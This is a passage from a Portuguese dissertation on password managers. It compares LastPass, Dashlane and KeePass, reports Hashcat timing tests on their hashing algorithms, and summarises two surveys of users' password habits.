[59] Fonte: https://support.microsoft.com/pt-pt/products/windowsphone (julho 2016)
[60] Fonte: http://global.blackberry.com/en/software/smartphones/blackberry-10-os.html/ (julho 2016)
[61] Fonte: http://www.java.com/pt_BR/download/faq/whatis_j2me.xml (julho 2016)
[62] Fonte: https://www.palmsource.com/palmos/ (julho 2016)

Firefox, Google Chrome, Internet Explorer, Safari e Opera)			suportado nenhum navegador, porém é possível, ao se instalar o KeeWeb[63]
Arquitetura	Palavra-chave mestra para autenticação e encriptação	Palavra-chave mestra para encriptação e chave de dispositivo para autenticação	Palavra-chave mestra para autenticação e encriptação
Armazenamento (Local/Remoto)	✓/✓	✓/✓ (versão paga)	Por definição local, porém (com a ajuda de mecanismos adicionais) também remoto
Mecanismos de encriptação	PBKDF2 HMAC-SHA256 AES TLS/SSL	PBKDF2 HMAC-SHA1 AES TLS/SSL	SHA-256 AES Twofish
Certificado TLS	GlobalSign EV	DigiCert CA-3	X
2FA	✓	✓	✓ Pela instalação de extensões (por exemplo, KeeOtp[64])
Partilha de senhas	✓	✓	✓ Copiando a base de dados (e o ficheiro chave, caso necessário)
Sincronização	✓	✓ Versão paga	✓ Local ou usando um *plugin* (por exemplo, KeePassSync[65])
Vulnerabilidades com impacto elevado	Recorrer aos repositórios locais e Metasploit	Nenhum problema relevante a apontar	KeeFarce e KeeCracker

[63] Fonte https://keeweb.info/ (julho 2016)
[64] Fonte https://bitbucket.org/devinmartin/keeotp/wiki/Home (julho 2016)
[65] Fonte https://sourceforge.net/projects/keepasssync/ (julho 2016)

Fontes encontradas (websites/artigos e documentos técnicos)	Muitos/Alguns	Poucos/Poucos	Muitos/Poucos

Como se pode comprovar na estrutura exposta, as diferenças começam no tipo de administração. Enquanto o LastPass e o Dashlane oferecem soluções de todos os géneros, o restante (por omissão) só se destina ao uso local. Por outro lado, este último destaca-se pela multiplicidade de plataformas suportadas.

Em termos de desenho da aplicação, o *software* disposto na coluna do meio, é o que se destaca mais. Este, ao contrário dos demais, possui uma estrutura pouco comum, na medida que emprega mais do que um elemento, para proporcionar a estabilidade do sistema. Este facto garante que não haja quaisquer ameaças pertinentes a assinalar (contrastando com o que se passa com os outros).

No que toca a funcionalidades (2FA, partilha de senhas e sincronização), é destacado o LastPass, visto que tudo o que é cedido por este, é gratuito, e não é preciso recorrer a técnicas auxiliares, para que tudo esteja acessível ao utilizador.

Além disto, embora o KeePass tenha a informação distribuída de forma mais clara, aquele gestor é o que a tem mais disponível (quer em termos de referências de *websites*, quer em arquivos científicos). É também de salientar que o Dashlane não tem muitas fontes, e as poucas que tem, repetem muito conhecimento (o que faz com que o projeto esteja salvaguardado).

Finalmente, assume-se que este último programa é o que responde melhor aos requisitos que eram propostos (em relação às restantes escolhas), sendo altamente aconselhada a sua utilização, visto que não foram descobertos riscos de impacto elevado.

6 Avaliação de Abordagens Anteriores

De forma a aprofundar algumas questões mencionadas previamente (como a quantificação do uso dos gestores de palavras-chave), bem como a disponibilizar mais conhecimento sobre o tema em causa, foram elaborados alguns testes. Estes adotam o formato de uma análise de segurança e dois questionários, e fornecem, ao leitor, uma noção de quanto tempo é que é preciso para se conseguir penetrar as técnicas usadas nos programas que existem, e uma melhor compreensão dos hábitos atuais dos utilizadores de *password managers*, respetivamente. Visto que tais exames são fundamentais para a compreensão das dimensões explicadas, serão descritos no presente capítulo.

6.1 Testes Propostos

Tendo em conta o que foi apresentado até ao momento, admite-se que, qualquer que seja a aplicação utilizada na gestão de *passwords*, tem as suas vulnerabilidades (por mais pequenas que sejam). Para comprovar isto, foram efetuadas múltiplas tentativas de aquisição a recursos que substituem a senha de início de sessão. Contudo, é interessante, também, prever quanto tempo se demora a adquirir o segredo por via de força-bruta/dicionário. Assim, são sugeridas análises que atestam os três algoritmos que são usados pelas plataformas em questão (HMAC-SHA256, HMAC-SHA1 e SHA-256). Para a sua realização recorreu-se ao *software* Hashcat[66], pois este permite fazer um ataque de força bruta que tenta decifrar um dado *hash* a partir de um conjunto de combinações (e, neste caso, um grupo de chaves). A escolha deveu-se à sua simplicidade de utilização, bem como ao grau de reconhecimento que o carateriza.

Por outro lado, é essencial perceber quais são os hábitos dos utilizadores dos mecanismos (que tipo de programas é que usam/utilizaram; se não os empregam, porque o fazem; etc.). Assim, foi pensada a construção de dois inquéritos que visam dar resposta a estas perguntas. Ambos terão um conteúdo similar, porém o primeiro será destinado a um público geral (constituído por pessoas aleatórias, de diferentes cursos), enquanto o restante atingirá, unicamente,

[66] Fonte: https://hashcat.net/hashcat/ (julho 2016)

indivíduos da área de Informática. Esta separação foi feita de modo a que se pudesse alcançar uma comparação de opiniões, estabelecendo duas perspetivas: uma mais genérica e outra mais técnica. Para que os resultados sejam confrontados, foi pensado um teste A/B (disposto na conclusão).

Na idealização destes elementos, foi usada a ferramenta Google Forms[67] (ou Formulários Google, em português). Inicialmente, pensou-se usar o SurveyMonkey[68], todavia averiguou-se que, apesar de este ser mais completo, tem uma interface mais confusa, e é menos utilizado que o anterior.

6.2 Discussão de Resultados

Após terem sido desenvolvidas e empregues as técnicas explicadas na secção 6.1, torna-se relevante indicar os resultados e as conclusões que se podem tirar. Esta parte do documento está dividida em três partes (exame de HMAC-SHA256, HMAC-SHA1, SHA-256 e de inquéritos), para que se consiga um melhor entendimento das diferentes abordagens.

6.2.1 Análise HMAC-SHA256

Foi anteriormente entendido que o LastPass usa HMAC-SHA256, para proceder à salvaguarda da informação. Tal algoritmo, apesar de envolver um grande período de tempo e um poder computacional elevado para a inversão dos valores resultantes, bem como uma grande parte das restantes alternativas (por exemplo, o MD5), não é infalível. Por essa razão, em seguida, serão apresentados na Tabela 8 os resultados obtidos da análise, separados em dois modos de processamento. No primeiro (solução otimizada), assume-se que se conhece o número exato de carateres e, por isso, é aplicado um teste à medida. Já no outro, é estimado um intervalo demarcado (de um até ao total de carateres real), usado para a construção do código.

Tabela 8 – Resultados sintetizados para HMAC-SHA256

Abordagem	Número de carateres	Chaves utilizadas	Número de alternativas possíveis	Velocidade (combinações por segundo)	Tempo de execução (em minutos)	Tempo estimado
Otimizada	1	a, 1, @, a1, 1@, a@, a1@, 1a@, @a1	95	-	00:00-00:01	-
	3	a, @a1	857375	587960-718670	00:01	
	5	a, @a1	81450625	2.79-5.78 milhões	01:17-27:52	22:53-49:05

[67] Fonte: https://www.google.com/forms/about/#start (julho 2016)
[68] Fonte: https://pt.surveymonkey.com/ (julho 2016)

Não otimizada	1	a, 1, @, a1, 1@, a@, a1@, 1a@, @a1	95	-	00:00-00:01	-
	3	a, @a1	866495 (857375+9025+95)	589580-720310	00:01	-
	5	a, @a1	7820126495 (7737809375+81450625+857375+9025+95)	2.78-5.73 milhões	01:16-28:09	22:22-53:42

Como se pode apurar a maior diferença entre as duas formas, prende-se com o volume de comparações feitas, o que leva a que existam ciclos de execução mais alargados para a opção não aperfeiçoada.

Para esta experiência foram aplicados padrões com um, três e cinco carateres (sendo que foram desenvolvidos 20 modelos para cada situação). A escolha destes números foi motivada pela desigualdade abismal dos valores encontrados nas iterações. O limite máximo aplicado deve-se ao facto de, para quantidades superiores, a duração da prova ser demasiado longa (na ordem de cerca de 20 horas).

Como foi descrito anteriormente (secção 5.1.1), o HMAC-SHA256 envolve a utilização de um código, que enriquece a autenticidade e a integridade. Como forma de simulação, foram utilizadas as senhas indicadas na tabela. Estas foram as opções tomadas, pois era necessário validar várias combinações de letras, números e símbolos. Para a avaliação de 3 e 5 carateres foram só usados o primeiro e último segredo, porque eram os conjuntos mais interessantes a serem avaliados.

Por outro lado, foi evidenciado que existe uma enorme distinção quando há uma variação de dois carateres. Por exemplo, conferindo os dados para um e para três carateres, é estabelecida uma discrepância de 857280 (857375-95) arranjos. Para este caso, o período de execução não se altera de maneira relevante. Todavia, quando se confrontam três com cinco, já se verifica um aumento exponencial daquele.

É de salientar também que, para algumas situações, não foi possível calcular a velocidade, nem o tempo previsto (quando se utiliza "-"). Isto deve-se ao facto de a realização do trabalho ser demasiado rápida, o que impossibilita determinar estes aspetos.

Tendo tudo o que foi dito em conta, pode-se assumir que, se os recursos mantidos pelo LastPass forem bem administrados e devidamente formulados, será extremamente difícil e demorado ter-se acesso a dados privados de um utilizador.

Finalmente, há que destacar que a análise que foi feita só diz respeito a uma única ronda. Ao ser utilizado o PBKDF2 (onde o algoritmo é praticado várias vezes) e ao se misturarem diversas informações no processo, torna-se ainda mais difícil a descoberta de qualquer informação (podendo isto demorar anos, ou até dezenas destes, como é estimado pelo Hashcat). Tudo o que foi usado para este teste é apresentado no anexo B.1.

6.2.2 Análise HMAC-SHA1

Tal como foi descrito antes (secção 5.2.1), o Dashlane serve-se do algoritmo HMAC-SHA1, para conseguir atingir a segurança pretendida. Analogamente com o que sucede com o mecanismo empregue no LastPass, apesar da técnica aplicada precisar de um grande intervalo para ser quebrada, não é, de todo, impossível. Para que se possa evidenciar esse diagnóstico, foram elaboradas novas provas com o Hashcat. Assim, encontram-se dispostos na Tabela 9 os dados recolhidos (ver anexo B.2) para perceber as potencialidades da prática realizada pelo *software* em causa. Da mesma maneira que na análise previamente efetuada, são apresentados dois modos de processamento (não otimizado e aperfeiçoado) e é utilizada a mesma notação (note-se que "-" equivale a informação indefinida).

Tabela 9 – Resultados sintetizados para HMAC-SHA1

Abordagem	Número de carateres	Chaves utilizadas	Número de alternativas possíveis	Velocidade (combinações por segundo)	Tempo de execução (em minutos)	Tempo estimado
Otimizada	1	a, 1, @, a1, 1@, a@, a1@, 1a@, @a1	95	-	00:00-00:01	-
	3	a, @a1	857375	579460-715730	00:01-00:02	-
	5	a, @a1	81450625	5.28-11.22 milhões	00:42-14:59	11:26-32:30
Não otimizada	1	a, 1, @, a1, 1@, a@, a1@, 1a@, @a1	95	-	00:00-00:01	-
	3	a, @a1	866495 (857375+9025+95)	590150-727350	00:01	-
	5	a, @a1	7820126495 (7737809375+81450625+857375+9025+95)	5.36-10.78 milhões	00:21-15:47	10:41-25:20

Como se verifica, foram adotados os mesmos parâmetros quer para HMAC-SHA256, quer para SHA1. Também foi usado o mesmo número de carateres, combinações e chaves (o que levou a que houvesse um valor de alternativas iguais). Para além do que foi mencionado, existem muitas semelhanças entre os resultados obtidos para HMAC-SHA256 e SHA1. Ora, o primeiro teste (para as duas abordagens) conseguiu exatamente as mesmas soluções que o anterior. Já os restantes, diferem na velocidade, ciclos de atividade e tempos estimados.

Para o caso otimizado para três carateres, verificou-se que o programa em questão tem um período máximo de atuação, maior do que o LastPass. Esta particularidade é explicada por se tratar de um *outlier* (número fora do normal), uma vez que todos os outros são consistentemente menores ou iguais.

Atendendo às tabelas que mostram as soluções para HMAC-SHA1 e SHA-256, é possível averiguar que um segredo produzido pelo primeiro método é descoberto mais rápido que um código formado com o segundo. Há ainda que destacar que, tal como já foi referido, o algoritmo escolhido (HMAC-SHA1) é fortalecido com PBKDF2, que o pratica várias vezes. Assim, torna-se mais complicado desvendar informação particular.

6.2.3 Análise SHA-256

Finalmente, serão indicados os resultados referentes ao KeePass. Esta aplicação, como foi mencionado (secção 5.3.1), recorre a SHA-256 para conseguir salvaguardar os dados. Apesar desta técnica ter parecenças com a que foi primeiramente exposta, é bastante distinta em termos de tempo necessário para a descoberta do segredo. Assim, torna-se interessante separar os dois, e apresentar uma tabela com os valores para SHA-256 (Tabela 10).

Tabela 10 – Resultados sintetizados para SHA-256

Abordagem	Número de carateres	Número de alternativas possíveis	Velocidade (combinações por segundo)	Tempo de execução (em minutos)	Tempo estimado
Otimizada	1	95	x	00:00-00:01	x
	3	857375	437920-718760	00:01	x
	5	81450625	8.80-10.67 milhões	00:21-08:28	11:58-12:48
Não otimizada	1	95	x	00:00-00:01	x
	3	866495 (857375+9025+95)	440280-719980	00:01	x
	5	7820126495 (7737809375+81450625+857375+9025+95)	8.82-10.58 milhões	00:21-08:29	12:30-14:49

Como é percetível, para este caso não foram utilizadas quaisquer chaves, uma vez que o próprio algoritmo não emprega tais recursos no seu procedimento. Portanto, foi repetido o cálculo dos diversos elementos, várias vezes. Este número de iterações foi dado pela quantidade de senhas que foram utilizadas para os métodos anteriores. Por exemplo, para uma solução otimizada de 3 carateres de HMAC-SHA1, são considerados os segredos *a* e *@a1*, o que faz com que cada experimentação aperfeiçoada para 3 carateres de SHA-256, seja executada 2 vezes.

Por outro lado, também é compreendido que, pelo facto anterior (não serem aplicadas chaves), um segredo guardado pelo presente algoritmo, é mais facilmente desvendado. Enquanto as metodologias anteriores impunham que fosse necessário um espaço temporal de (aproximadamente) 1 minuto a meia hora para encontrar o código pretendido, esta só precisará de, no máximo, 10 minutos.

Há que notar ainda que a velocidade aplicada para este teste foi (para a maioria dos casos) similar à dos restantes e que todos os resultados para estes testes se encontram no anexo B.3.

Por fim, é simples perceber que, ao usar SHA-256, não se obtém a mesma salvaguarda (será menor) que é garantida por HMAC-SHA256 e SHA1, uma vez que estes últimos complicam mais o processo de descoberta de senhas (pela utilização de um MAC).

6.2.4 Análise do Questionário Geral

Para além dos testes mencionados, há agora que discutir os inquéritos realizados (ver anexos C.1 e C.2). Assim, segue-se o esclarecimento dos que têm um caráter generalista. Estes estão divididos essencialmente em 5 secções principais: perguntas base, sobre autenticação, acerca das palavras-chave, sobre os gestores de palavras-chave, e explicações.

A primeira parte aborda questões referentes a dados pessoais, como idade, género, área de estudos e situação laboral.

A segunda diz respeito aos hábitos de autenticação, pelo que é perguntado quais os tipos de fatores, bem como se usavam nomes de utilizador/palavra-chave para a realização de tal prática. Caso o inquirido use esta última técnica, será interrogado sobre o número de senhas aplicadas (uma ou mais), o tamanho destas, os carateres empregues, a sua base (data de nascimento, nome, palavra portuguesa, etc.), e a forma do seu registo (papel, ficheiro ou memória); no caso contrário será indagado porque é não recorre ao par de credenciais para confirmação da sua identidade. Naquela situação, são ainda feitas questões relacionadas com os gestores de palavras-chave: se sabem o seu significado (caso contrário, será explicado); e se já os usaram.

Constatou-se que o total de inquiridos foi de 555 (420 do sexo masculino e 135 do género feminino), onde dois têm idade inferior a 18 anos, 357 têm entre 18 e 25, 132 entre 26 e 35, e 64 têm idade superior ao último limite apresentado. Há que destacar que 60,5% destes se encontram em formação académica, 33,7% estão a trabalhar, e 5.8% estão desempregados. No conjunto, verificou-se diferentes áreas de estudos. Em seguida será exposto um gráfico (Figura 20) que pretende indicar a quantidade de pessoas em cada área. Note-se que esta era uma pergunta não obrigatória, pelo que não responderam dois indivíduos.

Figura 20 – Gráfico circular com resultados das áreas de estudo

Tal como se observa, a maioria dos resultados são referentes a pessoas que estão inseridas na área de tecnologias (74%), ciências (13%) e engenharia (9%).

Dentro do grupo das 555 respostas, descobriu-se que 537 apoiam-se em fatores de conhecimento, 72 de herança e 87 de posse, para a autenticação (sabendo que se pode usar mais do que um critério). É percetível também que 525 recorrem a pares nome de utilizador/palavra-chave, enquanto 30 não o fazem. Isto deve-se, pelo que se pôde apurar, ao facto de ser pouco seguro (76.7% das opiniões) e prático (13.3%).

Entre os sujeitos que usam as credenciais faladas, conseguiu-se comprovar que 14.7% adota sempre a mesma senha de acesso, ao passo que 85.3% utiliza segredos homogéneos; 408 empregam entre 8 a 12 carateres, 77 entre 13 e 16, 21 menos de 8, e 19 mais de 16; a maioria dos inquiridos (81.6%) não regista as chaves em nenhum papel ou documento digital, sendo que apenas a restante fração o faz; para a elaboração dos segredos são predominantemente usados valores aleatórios (287 pessoas), enquanto 19.4% serve-se de algo fácil de memorizar, 17.1% dados privados e 8.8% alguma palavra portuguesa; e, são aplicados vários tipos de carateres na formulação daqueles (como é apresentado na Figura 21).



Figura 21 – Gráfico de barras referente ao tipo de carateres

Tendo em conta a estatística anterior, verifica-se que uma grande parte dos inquiridos (509) usa letras na composição das palavras-chave, 484 integram números e 214 símbolos. Há que salientar que um indivíduo poderá recorrer a mais do que uma categoria.

Por outro lado, constatou-se que, apesar da maioria das pessoas saber o que é um gestor de senhas (55%), existe ainda uma grande porção que não tem esse conhecimento. Para este conjunto, foi disponibilizado um vídeo, bem como uma breve síntese, que explica de que se trata o mecanismo enunciado. Após a visualização de tais recursos, 83% afirmaram que tais programas são úteis, todavia só 46.4% pensa em utilizá-los futuramente. Esta última situação, deve-se principalmente ao facto de falta de conhecimento sobre o tema.

Foi feita ainda uma pergunta que questionava se já alguma vez usaram, ou se atualmente utilizam o *software* em causa. Dentro do grupo de 236 pessoas que se manifestaram, só 74 responderam afirmativamente. Estes admitiram terem empregue ou empregarem mais os gestores locais (40 indivíduos), do que baseados na *web* (37) ou móveis (21); preferir a extensão do Google Chrome, LastPass e KeePass; e, uma grande percentagem (66.2%), encarou que as ferramentas que usava eram seguras.

Há ainda que destacar que existe uma fração que conhece, porém não tem instalado qualquer gestor, porque sente que não conhece informação suficiente sobre tais programas (34%), é pouco prático (29.6%) ou pouco seguro (22.2%).

6.2.5 Análise do Questionário Especializado

Assim como já foi mencionado, foi também realizado um questionário para um grupo especializado (de 21 indivíduos), de maneira a ter uma comparação entre o público em geral e um mais técnico. O número reduzido de pessoas, deve-se ao facto de serem indagados unicamente um agregado restrito e conhecido, para que fosse assegurada a veracidade dos dados.

Este inquérito possui duas particularidades diferentes do anterior. Visto que se trata de um formulário a ser preenchido por sujeitos pertencentes à área das tecnologias, foi retirada a pergunta acerca do ramo de trabalho destes. Por outro lado, foi modificada a questão que interrogava sobre a situação laboral da pessoa, para algo mais específico.

Após uma análise da informação adquirida, comprovou-se que 76.2% dos inquiridos estão a trabalhar em informática, 4.8% estão no ativo (não nesta última área de estudos) e 19% estão ainda em formação; e que todos usam nomes de utilizador e *passwords* para a autenticação (4 deles empregam fatores de herança e outros 4, de posse).

No que se refere à elaboração das chaves de acesso, só um dos indivíduos é que aplica a mesma senha em todos os sítios *web*; todos eles utilizam letras e números para as suas construções (e 12 deles adotam símbolos); só três registam estes recursos em formato digital (sendo que os demais simplesmente decoram); uma grande parte usa carateres aleatórios (52.4%); e recorrem a diferentes quantidades de carateres. Esta distribuição está espelhada na Figura 22.



Figura 22 – Gráfico circular sobre o número de carateres empregues nas senhas

Tal como no inquérito anterior, a maioria das pessoas aplica entre 8 e 12 carateres (81%), seguindo-se as que usam entre 13 e 16 (9%), e, depois, as que recorrem a menos de 8 e mais de 16 (5% cada uma).

Há ainda que apontar que apenas dois indivíduos é que não sabiam o que era um gestor de palavras-chave (sendo que um deles promete utilizar futuramente um, e o restante acha estes programas pouco práticos); dos 19 conhecedores de este tipo de ferramentas, 68.4% usa ou já utilizou estes sistemas, e 31.6% não o faz (pois sentem que é pouco seguro e prático, e não têm necessidade de o usar); e dentro deste conjunto de 19 pessoas, a maioria prefere soluções locais (como o KeePass) e sentem-se seguros ao empregá-las.

6.2.6 Conclusão da Discussão dos Resultados

Ao longo desta secção (6.2), foram descritos os diferentes exames aplicados às abordagens já implementadas para a administração de senhas, bem como foram recolhidos dados referentes às práticas utilizadas pelo público geral e especialista. Aqui foram efetuados testes envolvendo os algoritmos HMAC-SHA256, HMAC-SHA1 e SHA-256. A partir da ferramenta Hashcat, verificou-se que entre as opções dadas, o que salvaguardava mais a informação era o primeiro, sendo o último o que se afirmou como mais facilmente quebrável. Isto pode ser testemunhado observando os tempos de execução e previstos, indicados nas tabelas que foram fornecidas.

Por outro lado, foram elaborados dois questionários, que tentam perceber quais as técnicas empregues pelas pessoas, bem como as suas preferências. Um deles foi dirigido a um público global, enquanto o outro foi orientado a sujeitos que estivessem na área das tecnologias (mais especificamente, no curso de informática). Os dois inquéritos têm bastantes parecenças, contudo existem duas particularidades que os distinguem: a remoção de uma pergunta e a modificação de outra. Tais alterações são justificadas pois um deles atinge um alvo muito próprio.

Nos dois formulários encontram-se opiniões bastante semelhantes como:

- Em termos demográficos, em ambos os questionários, comprova-se que a maioria dos indivíduos tem uma idade entre 18 e 25 anos e é do sexo masculino;
- Notoriamente, há uma preferência por fatores de autenticação de conhecimento;
- Uma maioria recorre a nomes de utilizador/palavras-chave para a identificação nos sítios *web*;
- A grande parte das pessoas que adota os mecanismos anteriores, elabora especialmente diversas *passwords* aleatórias, usando entre 8 e 12 carateres (mistura entre números e letras);
- Normalmente, não existe o hábito de registo de senhas em papel ou em ficheiros;
- Das pessoas que entendem o significado de gestor de palavras-chave, algumas sentem que tal técnica é pouco segura ou prática;
- Há uma predileção por gestores locais (seguindo-se os apoiados na *web* e, por fim, os móveis). Mais especificamente, exemplos como o LastPass, KeePass e a extensão do Google Chrome, são bastante comuns;
- Habitualmente, quem usa tais *softwares* sente-se protegido.

Todavia também se encontram algumas distinções:

- No que toca à situação laboral, no inquérito geral, é comprovado que há uma grande porção de estudantes, enquanto no outro, muitas pessoas encontram-se a trabalhar em informática;
- A parcela de indivíduos que não recorre a nomes de utilizador/palavras-chave, respondeu que acha esta técnica pouco segura (teste geral) e pouco prática (análise específica);
- Ao passo que, num meio não especializado, muitos não sabem o que faz um gestor de palavras-chave, num ambiente mais particular, há conhecimento sobre o tema;
- Num contexto universal, descobre-se que os mecanismos anteriores são admitidos como úteis (para quem os desconhecia), porém não serão empregues posteriormente (por falta de informação sobre o tema); já no restante, há uma divisão de opiniões para cada assunto, sendo que não se prevê uma utilização futura, pelo facto dos programas serem pouco seguros;
- Dentro de um público geral, não se encontram muitas pessoas que já tenham usado algum gestor, o que não se passa com os demais inquiridos.

6.3 Resumo da Avaliação das Abordagens Anteriores

Nas secções precedentes foram apresentados todos os testes (e respetivos resultados) executados, para que se pudessem classificar os algoritmos aplicados nos *softwares* estudados previamente, bem como dar uma perspetiva geral dos hábitos da sociedade.

Após os exames feitos a partir do Hashcat, conclui-se que um segredo gerado a partir de SHA-256 será o mais fácil de ser descoberto, contrastando com HMAC-SHA256, que se demonstra como o mais difícil. Isto pode ser comprovado ao se verificarem os tempos de execução obtidos e dispostos nas tabelas referidas. Há que ressalvar que, apesar dos valores disponibilizados, torna-se essencial considerar os atributos dos sistemas que tentam desvendar as senhas, assim como o número de vezes que o algoritmo é empregue.

Foram ainda feitos dois inquéritos (um mais geral, e outro mais específico), que demonstram as rotinas habituais da sociedade. Com base nestes, foi averiguado o seguinte:

- Existe uma pequena discrepância comparando os resultados dos dois questionários;
- Há uma grande preferência pelos fatores de autenticação que envolvem o conhecimento;

- Ainda que haja algumas pessoas que não recorram a nomes de utilizador/palavras-chave, a maioria delas fá-lo;
- Normalmente, são adotadas múltiplas senhas, para os diferentes *websites* e aplicações de rede (não sendo estas apontadas em nenhum registo);
- São adotados, principalmente, segredos aleatórios, que usam entre 8 e 12 carateres, combinando números e letras;
- Enquanto indivíduos especializados sabem (na generalidade) o que são gestores de palavras-chave, dentro de um público mais geral, tal conceito não é tão conhecido;
- Os sujeitos que não entendiam o que eram os mecanismos de gestão indicaram que, após uma breve explicação, os achavam úteis (na globalidade), porém uma grande fração não os utilizaria;
- De entre as pessoas que já conheciam aquelas ferramentas, uma grande parte das que se integram na área das tecnologias, já tinham instalado/têm instalado algum gestor (o que não acontece para o outro género de público);
- KeePass, LastPass e o *plugin* do Google Chrome são exemplos bastante usados;
- A maioria dos indivíduos que utiliza o tipo de *software* discutido, sente-se/sentiu-se seguro ao aplicá-lo;
- Um aspeto crítico para o não consumo dos programas em causa, prende-se com a falta de conhecimento acerca destes.

7 Conclusão Final

Para terminar o documento, é apresentado um epílogo, de modo a descrever o que foi concluído após a realização do projeto em causa, as metas que foram alcançadas, e o trabalho que se prevê ser executado futuramente.

A informação tem um papel determinante para a sociedade em geral. Esta é facilmente acessível, e possui múltiplas formas e categorias. Dentro do conjunto de classificações possíveis, ressalta a de estatuto sensível. Este tipo de dados deve ser preservado e comunicado de maneira a que, ninguém indevido os consiga perceber. Para que tal seja conseguido, recorre-se frequentemente à segurança da informação. Esta é baseada em três conceitos principais (confidencialidade, integridade e disponibilidade), e pode ser complementada com a autenticidade, que tem vindo a assumir uma relevância cada vez mais elevada e que é praticada de formas distintas. A mais usual é a partir de um par de credenciais (nome de utilizador/palavra-chave), o que não quer dizer que seja a maneira mais viável. Para o comprovar, há que destacar que é preciso uma grande atenção na sua administração. Surgiram então os gestores de palavras-chave.

Estes são programas simples e muito empregues para a salvaguarda dos dados, obtendo três formas principais: locais, baseados na *web* ou móveis. Todos eles têm as suas vantagens e inconvenientes. Logo, foi efetuada uma pesquisa sobre alguns exemplos de gestores (escolhidos pela sua notabilidade e *performance*), de modo a averiguar se estes continham a estrutura necessária para a segurança das informações privadas. Caso se apurasse que não existia um *software* capaz de contemplar os requisitos indicados, seria implementada uma nova aplicação, que corrigiria o máximo de problemas encontrados.

Após a análise referida constatou-se que, de facto, já existe uma solução que completa as necessidades pretendidas pelos utilizadores atuais (Dashlane). Isto foi comprovado a partir de uma investigação detalhada ao seu funcionamento, assim como às falhas existentes/descobertas. Há que salientar que, apesar de possuírem um esquema menos viável, as restantes ferramentas (LastPass e KeePass) não são descartáveis.

Foram executados também alguns testes aos algoritmos dos programas (HMAC-SHA256 e SHA1, e SHA-256), e aos hábitos da sociedade geral e informática. Os primeiros consistiram na medição do tempo necessário para desvendar um segredo encriptado com os respetivos métodos, a partir do programa Hashcat. Este determinou que o mais seguro se tratava do HMAC-SHA256 (curiosamente, usado pelo LastPass), contrastando com o desempenho garantido pelo SHA-256 (menos estável). Há que destacar que se devem ter em conta os requisitos do sistema e o número de vezes que os algoritmos são aplicados, não devendo ser construída uma opinião única, dados os valores fornecidos. Por outro lado, os segundos testes compararam as rotinas comuns de um público geral e outro mais especializado, baseando-se em dois inquéritos. Os inquiridos afirmaram (entre outras conclusões) que existe algumas desigualdades nos resultados obtidos nos dois alvos; a maioria das pessoas recorre a fatores de conhecimento (em particular, a nomes de utilizador/*passwords*) para a autenticação; há uma grande porção de indivíduos, que desconhece o que são gestores de palavras-chave; KeePass, LastPass e o *plugin* do Google Chrome são os preferidos para a administração dos dados; um grande número de utilizadores dos gestores, sentem-se/sentiram-se protegidos ao usá-los; normalmente, os sujeitos que não aplicam as técnicas em questão, optam pela sua não aplicação uma vez que as acham pouco seguras e práticas.

Tendo em conta tudo o que foi dito, afirma-se que todos os objetivos e contributos pretendidos para esta dissertação foram cumpridos, à exceção da possível aplicação falada. Esta não foi implementada pois ficou claro que já se encontra desenvolvida uma com as potencialidades requisitadas. Assim, no que respeita ao planeamento inicialmente pensado, foram adiadas algumas tarefas, na medida em que o projeto teve de ser reformulado. Porém, tudo o que se esperava foi atingido com sucesso.

Finalmente, é opinião do autor que foi estabelecido um documento valioso, que concede uma perspetiva geral do que já existe elaborado, no que toca à gestão de credenciais de acesso. Contudo, deve ser admitido que qualquer tecnologia é substituída (mais tarde ou mais cedo) por uma outra, mais recente e eficaz. Como tal, é esperado que (apesar de existir atualmente um *software* que cumpre as condições), futuramente, seja concebido algo mais adequado, bem como seja preparado um estudo que aborde os problemas da época em causa.

Referências

Abbas, A, Voß, R, Wienbrandt, L & Schimmler, M 2014, 'An Efficient Implementation of PBKDF2 with RIPEMD-160 on Multiple FPGAs', *2014 20th IEEE International Conference on Parallel and Distributed Systems (ICPADS)* , IEEE, Hsinchu, pp. 454-461, doi: 10.1109/PADSW.2014.7097841.

Abidin, A, Matsuura, K & Mitrokotsa, A 2014, 'Security of a Privacy-Preserving Biometric Authentication Protocol Revisited' em D Gritzalis, A Kiayias & I Askoxylakis, (eds), *Cryptology and Network Security*, pp. 290-304. Springer International Publishing, Creta.

AliAkbar, N, Hwang, I-S, Liem, AT & Lin, Y-H 2015, 'Local-aware H.323-based VoIP Service in EPON', *2015 International Conference on Electrical Engineering and Informatics (ICEEI)*, IEEE, Dempassar, pp. 661-664, doi: 10.1109/ICEEI.2015.7352581.

Aliasgari, M, Sabol, N & Sharma, A 2015, 'Sesame: A Secure and Convenient Mobile Solution for Passwords', *2015 First Conference on Mobile and Secure Services (MOBISECSERV)*, IEEE, Flórida, pp. 1-5, doi: 10.1109/MOBISECSERV.2015.7072879.

Al-Saleem, SM 2015, 'A Critical Survey of different Security aspects in Saudi Arabian Web Servers', *International Journal of Computer Science and Network Security (IJCSNS)*, vol 15, no. 2, pp. 1-6.

